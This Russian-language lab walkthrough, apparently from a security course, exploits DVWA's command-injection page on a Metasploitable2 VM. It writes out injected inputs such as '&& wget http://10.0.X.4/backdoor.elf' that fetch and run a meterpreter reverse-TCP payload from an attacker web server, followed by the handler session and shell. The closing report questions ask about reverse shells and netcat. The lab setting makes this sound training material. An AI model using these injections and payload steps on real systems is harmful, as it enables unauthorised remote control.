[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.100.4:4444
msf6 exploit(multi/handler) >
```

Он ждет подключение от пэйлоада meterpreter.


Мне нужно загрузить этот исполняемый файл, а затем запустить его на системе, на Линуксе. Для этого я хотел бы познакомить Вас с уязвимостью веб-приложений, для разнообразия. Мы рассмотрим уязвимость выполнения команд (Command Execution). Уязвимость выполнения команд, как следует из имени, позволяет нам запускать и выполнять команды на машине цели, без необходимости загружать php-шелл. Мы можем сразу выполнять команды в

системе. Такое можно проверить в приложениях, которые позволяют проверить пинг на сайте, и эти значения отображаются на самой странице. Если эти функции настроены неправильно, то Вы сможете комбинировать команды. Обычно ограничиваются типы запускаемых команд. Давайте предположим, что есть веб-сайт, который позволяет проверить пинг других веб-сайтов. Этот веб-сайт в реальности позволяет запрещать все, кроме команды ping, и не разрешать ничего другого, но если неправильно его настроить, то Вы можете запустить более одной команды, и это даст Вам доступ к функционалу операционной системы, на которой хостится этот веб-сайт. Давайте я покажу Вам, что я имею ввиду на сайте DVWA:




И если Вы погуглите, то можете встретить аналогичные сайты, с подобным функционалом. Если я введу, например локальный айпи-адрес, то на сайте отобразится время на выполнение команды:

Что произойдет, если я попытаюсь объединить его с другой командой. Введем наш локальный айпи-адрес и добавим команду pwd, перед которой будут стоять два амперсанда:



В выводе я получаю текущую директорию (самая нижняя строчка). Но самое важное то, что я запустил не одну команду, а две, что очень хорошо для атакующего, т.е. для нас.

Давайте проверим, запущен ли wget в этой системе. Для этого пишу команду: «127.0.0.1 && wget -h»:




И к счастью для меня «wget» был запущен. Все, что мне остается, так это использовать «wget», чтобы подключиться к Kali и скачать .elf файл.

Перед этим мне нужно настроить нашу машину на Kali качестве веб-сервера и поместить этот «.elf» файл в директорию, чтобы я мог его скачать через wget на машину цели. Я копирую данный файл в директорию /var/www/html. Команда будет выглядеть как: «cp linux-meterpreter-staged-reverse-tcp-4444.elf /var/www/html/backdoor.elf»:


Далее я запускаю сервер Apache2, с помощью команды «systemctl start apache2»:

```
┌──(root㉿test-kali)-[~]
└─# systemctl start apache2

┌──(root㉿test-kali)-[~]
└─# systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Mon 2022-12-05 16:56:42 EST; 19s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 77600 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 77617 (apache2)
      Tasks: 6 (limit: 4628)
     Memory: 18.9M
```


Теперь на моей машине на Kali запущен веб-сервер, и на нем есть файл «backdoor.elf». Возвращаемся к DVWA, и вводим айпи-адрес нашей машины на Kali, далее два амперсанда и команду wget, чтобы скачать файл с машины на Kali. Команда будет выглядеть как: «10.0.X.5 && wget http://10.0.X.4/backdoor.elf»:




Давайте проверим, прошла ли загрузка. Запускаем команду «ls»:




Отлично. Я смог загрузить файл с Кали Линукс на машину Metasploitable2. Итак, перед запуском файла нужно сделать его исполняемым. Это делается с помощью команды «chmod +x backdoor.elf», и если все прошло корректно, то мы увидим x напротив файла бэкдора:




Последний шаг. Запуск файла. Это делается с помощью команды: «10.0.X.5 && ./backdoor.elf»:




Переходим в терминал, и у нас есть открытая сессия:




Чтобы взаимодействовать с сессией, нужно ввести команду «sessions –i 1», где I значит – interact (взаимодействие):



Готово. Теперь у меня есть шелл meterpreter, который позволяет мне взаимодействовать с системой на Metasploitable2. Например, можно выполнить команду «sysinfo»:



Для того, чтобы перейти в стандартный терминал линукс, нужно ввести команду «shell»:



Вот, собственно и все. Таким образом можно запустить бэкдор, который даст нам доступ к шеллу meterpreter, и захватить шелл используя Metasploit Framework.

Конечно, для того, чтобы запустить бэкдор, мне понадобилось использовать уязвимость веб-приложения, скачать исполняемый файл на машину, и запустить его на этой машине. Это всего лишь один из возможных способов.

Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Скриншоты выполненных команд
- Что такое bind shell?
- Что такое reverse shell?
- Как расшифровывается DVWA?
- Мы вручную запускали сервис Apache2. С помощью какой команды можно поставить его в автозагрузку?
- Как использовать netcat для получения shell цели?